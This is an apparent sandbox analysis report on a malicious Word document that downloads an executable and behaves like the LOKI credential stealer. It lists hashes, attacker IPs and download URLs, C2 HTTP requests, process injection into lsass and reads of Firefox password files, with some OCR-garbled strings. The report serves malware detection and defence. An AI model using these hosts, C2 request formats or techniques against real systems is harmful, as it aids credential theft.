

Sandbox Analysis Report

Analysis Overview

Generated time:	2023/02/22 10:23:59 +00:00			
Submitter:	Manual Submission			
Overall risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.			
Detections	VAN_WORM.UMXX			
Exploited vulnerabilities				
Analyzed objects	Office Word 2007 document	1 - #QA2302-4944.docx	22A13B5DB65F00A9E91E8C37E496DF25B5276E77	

Analysis Environments

	win7	win10
Anti-security, self-preservation	✓	✓
Autostart or other system reconfiguration	✓	✓
Deception, social engineering		
File drop, download, sharing, or replication	✓	~
Hijack, redirection, or data theft	✓	✓
Malformed, defective, or with known malware traits	✓	✓
Process, service, or memory object change	✓	✓
Rootkit, cloaking	✓	✓
Suspicious network or messaging activity	✓	✓

win7 Environment-specific risk level High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.

 Detections
 VAN_WORM.UMXX

 Exploited vulnerabilities


 Network connection
 Management

▼ Object 1 - #QA2302-4944.docx (Office Word 2007 document)

File name	#QA2302-4944.docx
File type	Office Word 2007 document
SHA-1	22A13B5DB65F00A9E91E8C37E496DF25B5276E77
SHA-256	0D9A51628CB6EF7CFA6074D8C6E89F61E2321BFBB39B7CE9A2E2D1972E0E16 3E
MD5	C94062B9A586D15CD884246AEFB0A75B
TLSH	-
Size	11801 byte(s)

Risk Level	High risk
Detection	VAN_WORM.UMXX
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (2) Autostart or other system reconfiguration (22) File drop, download, sharing, or replication (10) Hijack, redirection, or data theft (23) Malformed, defective, or with known malware traits (6) Process, service, or memory object change (20) Rootkit, cloaking (2) Suspicious network or messaging activity (27)

Process Graph



Tactics	Techniques	Notable Threat Characteristics
Execution	Execution through API	Characteristics: 1, 2
Persistence	Hidden Files and Directories	Characteristics: 1, 2
Privilege Escalation	Process Injection	Characteristics: 1, 2 Characteristics: 1, 2, 3, 4, 5, 6
	Access Token Manipulation	Characteristics: 1, 2, 3
Defense Evasion	Process Injection	Characteristics: 1, 2 Characteristics: 1, 2, 3, 4, 5, 6
	Process Hollowing	Characteristics: 1
	File Deletion	Characteristics: 1, 2, 3, 4, 5
	Access Token Manipulation	Characteristics: 1, 2, 3
	Deobfuscate/Decode Files or Information	Characteristics: 1
	Hidden Files and Directories	Characteristics: 1, 2
Credential Access	Credential Dumping	Characteristics: 1
Discovery	Application Window Discovery	Characteristics: 1, 2
	Process Discovery	Characteristics: 1, 2
	System Information Discovery	■ ■ Characteristics: 1, 2, 3, 4, 5, 6, 7
	File and Directory Discovery	Characteristics: 1, 2, 3, 4
	Network Share Discovery	Characteristics: 1
Collection	Data from Local System	Characteristics: 1
Command and Control	Commonly Used Port	Characteristics: 1, 2
	Standard Application Layer Protocol	Characteristics: 1, 2

 $\ensuremath{\texttt{©}}$ ATT&CK $^{\text{TM}}$ is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ Anti-security, self-preservation (2)

Characteristic	Significance	Details
Attempts to detect active running processes	•	Process ID: 2036 Info: enum processes
Attempts to detect active running processes	•	Process ID: 2840 Info: enum processes

▼ Autostart or other system reconfiguration (22)

Characteristic	Significance	Details
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\\(D9734F19-8CFB-411D-BC59-833E334FCB5E\)\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000000004\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\0000000 2\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000000001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000000000000000000000000000
Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•••	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000046\ Value:
		Type: REG_NONE
Modifies file that can be used to infect systems		Type: REG_NONE %USERPROFILE%vbc.exe

▼ File drop, download, sharing, or replication (10)

Characteristic	Significance	Details
Executes dropped file		File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file		File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 2508 File: %TEMP%JET9274.tmp Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 2508 File: %LOCALAPPDATA%\Microsoft\OFFICE\15.0\OfficeFileCache\CentralTable.lacodb Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•••	Process ID: 2508 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\322F4944.doc Type: VSDT_RTF
Deletes file to compromise the system or to remove traces of the infection	•••	Process ID: 2036 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b 6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 2036 File: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII
Drops executable during installation		Dropping Process ID: 2036 File: %APPDATA%\D2EFF9\94A37B.exe Type: VSDT_EXE_MSIL
Drops executable during installation	•	Dropping Process ID: 2772 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL
Creates multiple copies of a file		%APPDATA%\D2EFF9\94A37B.exe

▼ Hijack, redirection, or data theft (23)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	•••	Process ID: 2508 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	•••	Process ID: 484 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	•	Process ID: 2772 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	•==	Process ID: 2508 Info: Obtains listing of open application windows
Executes commands or uses API to obtain system information	•	Process ID: 2772 Info: Obtains listing of open application windows
Executes commands or uses API to obtain system information	•	Process ID: 2508 Info: Obtains system version from API result
Executes commands or uses API to obtain system information		Process ID: 2036 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	•	Process ID: 2840 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	•==	Process ID: 2772 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	•==	Process ID: 2036 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	•	Process ID: 484 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	•	Process ID: 2840 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	•	Process ID: 2508 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	•==	Process ID: 2508 Info: Enums share folder from API result
Accesses decoy file		%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.txt
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\logins.json
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite-wal
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite
Accesses decoy file		%APPDATA%\Mozilla\Firefox\profiles.ini
Attempts to dump credentials from memory		Process ID: 484 Info: Attempts to dump credentials

▼ Malformed, defective, or with known malware traits (6)

Characteristic	Significance	Details
Causes process to crash		Process ID: 2036 Image Path: vbc.exe
Detected as obfuscated script		File: #QA2302-4944.docx SHA1: 22A13B5DB65F00A9E91E8C37E496DF25B5276E77
Drops known malware		Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN File Name: O-OO(1).doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64 Engine Version: 22.580.1004 Malware Pattern Version: 18.269.92
Drops unknown malware	•••	Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: 33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA Engine Version: 6.0.5611
Drops known malware		Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN File Name: 322F4944.doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64 Engine Version: 22.580.1004 Malware Pattern Version: 18.269.92
Drops known malware		Source: ATSE Detection Name: EXPL_CVE1711882 File Name: -WNF(5FFA7131-8E94-4447-9B97-C55091259557}.tmp SHA1: ACE4F4EF4422139330E3C8C62D132F698277F932 Engine Version: 22.580.1004 Malware Pattern Version: 18.269.92

▼ Process, service, or memory object change (20)

Characteristic	Significance	Details
Creates process	•	Process ID: 2772 Image Path: %CommonProgramFiles%Microsoft Shared/EQUATION/EQNEDT32.EXE -Embedding
Creates process	•	Process ID: 2036 Image Path: %USERPROFILE%\vbc.exe
Creates process		Process ID: 2840 Image Path: %USERPROFILE%\vbc.exe
Creates process	•••	Process ID: 2840 Image Path: %USERPROFILE%\vbc.exe Shell Command:
Creates process	•••	Process ID: 2772 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Escalates process privileges to gain a higher level of access		Process ID: 2036 Info: Obtains system level privileges
Escalates process privileges to gain a higher level of access		Process ID: 484 Info: Obtains system level privileges
Escalates process privileges to gain a higher level of access		Process ID: 2508 Info: Obtains system level privileges
Resides in memory to evade detection		Injecting Process ID: 2036 Target Process ID: 484 Target Image Path: Isass.exe Injected Content: UE.SVW.8.pt.X.\n.
Resides in memory to evade detection	•••	Injecting Process ID: 2036 Target Process ID: 484 Target Image Path: Isass.exe Injected Content: Bv
Resides in memory to evade detection	•••	Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: `t\$t
Resides in memory to evade detection	•••	Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .T. <k`;u< td=""></k`;u<>
Resides in memory to evade detection	•••	Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe Injected Content:
Resides in memory to evade detection	•	Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .D\$}.d
Resides in memory to evade detection	•	Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: MZ.
Resides in memory to evade detection		Injecting Process ID: 2840 Injected API: SetThreadContext Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe
Resides in memory to evade detection	•••	Injecting Process ID: 2840 Injected API: WriteProcessMemory Target Process ID: 2036 Target Image Path: %USERPROFILE%vbc.exe
Resides in memory to evade detection		Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe Injected Address: 0x0
Injects memory with dropped files	•	Injecting Process ID: 2840 Target Process ID: 2036 Target Image Path: %USERPROFILE%\vbc.exe File: MZ.
Creates command line process		Process ID: 2840 Image Path: %USERPROFILE%\vbc.exe

▼ Rootkit, cloaking (2)

Characteristic	Significance	Details
Hides file to evade detection		File: %APPDATA%\D2EFF9
Hides file to evade detection		File: %APPDATA%\D2EFF9\94A37B.exe

▼ Suspicious network or messaging activity (27)

Characteristic	Significance	Details
Attempts to connect to suspicious host	•	79.110.62.142
Attempts to connect to malicious URL		URL: http://79.110.62.142/8891/vbc.exe Threat Name: WEB-THREAT_RAREWARE.WRS
Attempts to connect to malicious URL		URL: http://79.110.62.142/OOO.DOC Threat Name: EXPLOIT_RTF.WRS
Connects to remote URL or IP address	•==	Connection: ÎÎÇÑÉÈÑĨÍÉÑÍÉÇÐ\x90°Š'2Đ™-‰\$Đ™\x8d\$Ñ\x8f—\x8f:80 Content: .
Connects to remote URL or IP address	•••	Connection: ĬİÇNÊÈNÎIÊNÎĒÇDİx90°Š'25™—‱\$D™\x8d\$N\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\nAccept: */"\r\nContent-Type: application/octet-strea mir\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 177\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	•	Connection: ĪiÇÑÉÈÑĪĪĒÇD\x90°Š'žĐ™-‰\$Đ™\x8dšÑ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\n\nAccept: */*\r\nContent-Type: application/octet-strea mir\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 204\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	•	Connection: 208.67.105.148:80 Content: .
Connects to remote URL or IP address	•••	Connection: 208.67.105.148:80 Content: POST /okuma/five/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: 208.67.105.148\r\nAccept: */"\r\nContent-Type: applicat ion/octet-streamlr\nContent-Encoding: binary\r\nContent-Key: DD058058\r\nContent-Length: 269\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	•••	Connection: 79.110.62.142:80 Content: GET /8891/vbc.exe HTTP/1.1\n'nAccept: */"\n'nAccept-Encoding: gzip, deflate\n'nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3]\n'nHost: 79. 110.62.142\n'nConnection: Keep-Alive\n'n\n'n
Connects to remote URL or IP address	•••	Connection: 1332625038:80 Content: HEAD /OOO.DOC HTTP/1.1\n\nN-IDCRL_ACCEPTED: t\n\nUser-Agent: Microsoft Office Existence Discovery\n\n\ost: 1332625038\n\n\content-L ength: 0\n\n\content-i
Connects to remote URL or IP address	•••	Connection: 79.110.62.142:80 Content: GET /0O0.DOC HTTP/1.1\n\nAccept: */"\n\u00fanUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0. 50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; ms-office; MSOffice 15 \n\nAccept-Encoding: g zip, deflate\u00e4\u00fanHost: 79.110.62.142\u00e4\u00fanConnection: Keep-Alive\u00e4\u00fanHo\u00e4\u0
Connects to remote URL or IP address	•••	Connection: 1332625038:80 Content: OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 1332625038\r\n\r\n
Connects to remote URL or IP address	•••	Connection: 1332625038:80 Content: HEAD /OOO.DOC HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-IDCRL_ACCEPTED: f\r\nHost: 1332625 038\r\n\r\n
Connects to remote URL or IP address	•	http://79.110.62.142/8891/vbc.exe
Connects to remote URL or IP address	•	http://1332625038/OOO.DOC
Connects to remote URL or IP address	•	http://79.110.62.142/8891/vbc.exe
Listens on port	•==	0.0.0.0:49187
Listens on port	•==	0.0.0.0:49186
Listens on port	•	0.0.0.0:49185
Listens on port	•••	0.0.0.0:49184
Listens on port	•••	0.0.0.0:49183
Listens on port		0.0.0.0:49182
Listens on port	•••	0.0.0.0:49181
Queries DNS server		79.110.62.142
Queries DNS server	•••	1332625038
Connects to C&C callback address		http://79.110.62.142/O-OO.DOC
Exhibits bot behavior		Threat Description: LOKI - HTTP (Request) Host: N/A IP: 208.67.105.148 Port: 80

▼ Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
208.67.105.148	80	-	-	-	#QA2302-4944.docx
79.110.62.142	80	-	-	-	#QA2302-4944.docx

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
1332625038	-	53	-	-	-	#QA2302-4944.docx
79.110.62.142	-	53	-	-	-	#QA2302-4944.docx
ctldl.windowsupdate.com	72.21.81.240	53	-	No risk	-	#QA2302-4944.docx
dns.msftncsi.com	131.107.255.255	53	-	No risk	-	#QA2302-4944.docx
1332625038	-	80	-	-	-	#QA2302-4944.docx
ctldl.windowsupdate.com	72.21.81.240	80	-	-	-	#QA2302-4944.docx

URL	Site Category	Risk Level	Threat	Accessed By
http://1332625038/OOO.DOC	Untested	-	-	#QA2302-4944.docx
http://79.110.62.142/8891/vbc.exe	Disease Vector	High	WEB-THREAT_RAREWARE.WRS	#QA2302-4944.docx
http://79.110.62.142/OOO.DOC	Malware Accomplice	High	EXPLOIT_RTF.WRS	#QA2302-4944.docx
http://ctldl.windowsupdate.com/msdownload/upda te/v3/static/trustedr/en/disallowedcertstl.cab?9c5 2f14c84c05b2f	Computers / Internet	No risk	-	#QA2302-4944.docx

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	High	VAN_WORM.UMXX	Attempts to detect active running processes Modifies important registry entries to perform rogue functions Executes dropped file Deletes file to compromise the system or to remove traces of the infection Drops executable during installation Creates multiple copies of a file Executes commands or uses API to obtain system information Accesses decoy file Attempts to dump credentials from memory Causes process to crash Detected as obfuscated script Creates process Escalates process privileges to gain a higher level of access Resides in memory to evade detection Injects memory with dropped files Creates command line process Hides file to evade detection Connects to remote URL or IP address	http://79.110.62.142/8891/vbc.ex e	974336	33A7FEE50DD8FB25B7FC21E5A4C49A3DF 201F7DA
~WRF{5FFA7131-8E84-4447-9B 97-C55091259557}.tmp	High	EXPL_CVE1711882	Drops known malware	-	16384	ACE4F4EF4422139330E3C8C62D132F69827 7F932
OOO[1].doc	High	Trojan.W97M.CVE201711882.SM N	Drops known malware	http://79.110.62.142/O OO.DOC	15815	8D06387E577EF13546AAB1C4888C3D9109 E7DA64
322F4944.doc	High	Trojan.W97M.CVE201711882.SM N	Drops known malware	http://79.110.62.142/O OO.DOC	15815	8D06387E577EF13546AAB1C4888C3D9109 E7DA64
94A37B.exe	No risk	-	-	-	974336	33A7FEE50DD8FB25B7FC21E5A4C49A3DF 201F7DA
vbc[1].exe	No risk	-	-	http://79.110.62.142/8891/vbc.ex e	974336	33A7FEE50DD8FB25B7FC21E5A4C49A3DF 201F7DA
1332625038.url	No risk	-	-	-	44	9E03013EC9EAA73FE1630856AE06E31C5A D5B37C
OOO.DOC.url	No risk	-	-	-	53	E2C37551559F88FD1EF768557ED3155F3F0
a18ca4003deb042bbee7a40f15e1 970b_aca82367-b0e4-44b6-b82c- f9f84dbe74f1	No risk	-	-	-	54	0F6253AAF1C05D31E8844434F74CE0C5361 081D8
~WRS{179F6CA7-4CA3-4301-A1 BA-05C4DB7C147F}.tmp	No risk	-	-	-	14336	2119A511C638F21A61B50C038A0527AA2DE 6BDD2

Suspicious Objects

Туре	Object	Risk Level
File (SHA1)	22A13B5DB65F00A9E91E8C37E496DF25B5276E77	High
File (SHA1)	ACE4F4EF4422139330E3C8C62D132F698277F932	High
File (SHA1)	8D06387E577EF13546AAB1C4888C3D9109E7DA64	High
URL	http://79.110.62.142:80/8891/vbc.exe	High
URL	http://79.110.62.142:80/OOO.DOC	High
File (SHA1)	33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 79.110.62.142		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://r9.110.62.142/8891/vbc.exe Threat Name: WEB-THREAT_RAREWARE.WRS		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://r9.110.62.142/OOO.DOC Threat Name: EXPLOIT_RTF.WRS		
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: LOKI - HTTP (Request) Host: N/A IP: 208.67.105.148 Port: 80 Rule ID: 2157		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN File Name: O-OO[1].doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64 Engine Version: 22.580.1004 Malware Pattern Version: 18.269.92		
Detection	Threat Characteristic: Drops unknown malware Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: 33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA Engine Version: 6.0.5611		

Detection	Threat Characteristic: Drops known malware	
	Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN	
	File Name: 322F4944.doc	
	SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64	
	Engine Version: 22.580.1004 Malware Pattern Version: 18.269.92	
Detection	Threat Characteristic: Drops known malware	
Detection	Source: ATSE	
	Detection Name: EXPL_CVE1711882	
	File Name: ~WRF{5FFA7131-8E84-4447-9B97-C55091259557},tmp SHA1: ACE4F4EF4422139330E3C8C62D132F698277F932	
	Engine Version: 22.580.1004	
	Malware Pattern Version: 18.269.92	
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\ Value: None	2508
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\f\g\tilde{s}\ Value: None	2508
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	2508
Detection	Threat Characteristic: Executes commands or uses API to obtain system information	
	Process ID: 2508	
	Info: Obtains listing of open application windows	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2508
Weite Desister Ken	-	0500
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\lnstaller\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On	2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2508
The region y recy	Key: HREY_LOCAL_MACHINE(SOF) WARE wildrosoftwindows/Lufrentversion/installen/user/Jata/S-1-5-18/Products/Judu/S1000000000000000000000000000000000000	2000
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2508
Detection	Threat Characteristic: Executes commands or uses API to obtain system information	
	Process ID: 2508	
	Info: Obtains drive info from API result	
Call System API	API Name: GetVersionExA Args: (2295a0) Return: 1	2508
Detection	Threat Characteristic: Executes commands or uses API to obtain system information	
	Process ID: 2508	
	Info: Obtains system version from API result	
Call System API	API Name: GetVersionExA Args: (2d6ec20) Return: 1	2508
Call System API	API Name: GetVersionExA Args: (2298a0) Return: 1	2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 229428, 0, 0, 0) Return: 357848	2508
Detection	Threat Characteristic: Executes commands or uses API to obtain system information	
	Process ID: 2508 Info: Obtains file or directory info from API result	
Call Filesystem API	API Name: FindNextFileW Args: (357848, 229428) Return: 1	2508
Call System API	API Name: GetVersionExA Args: (22a374) Return: 1	2508
Call System API	API Name: GetVersionExA Args: (749a34f0) Return: 1	2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None	2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCCache\WordDocParts\1033\NextUpdate Value: None	2508
	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None	2508
Delete Registry Key		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCCache\WordDocBibs\1033\NextUpdate Value: None	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\MTTT Value: None	0500
Call System API		2508
	API Name: GetDriveTypeW Args: (C:\(\chi\) Return: 3	2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None	2508 2508
		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None	2508 2508
Write Registry Key Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None API Name: GetDriveTypeW Args: (C\\) Return: 3	2508 2508 2508
Write Registry Key Call System API Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None API Name: GetDriveTypeW Args: (C\;\) Return: 3 API Name: GetDriveTypeW Args: (C\;\) Return: 3	2508 2508 2508 2508
Write Registry Key Call System API Call System API Call System API	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3 API Name: GetDriveTypeW Args: (C:\) Return: 3	2508 2508 2508 2508 2508
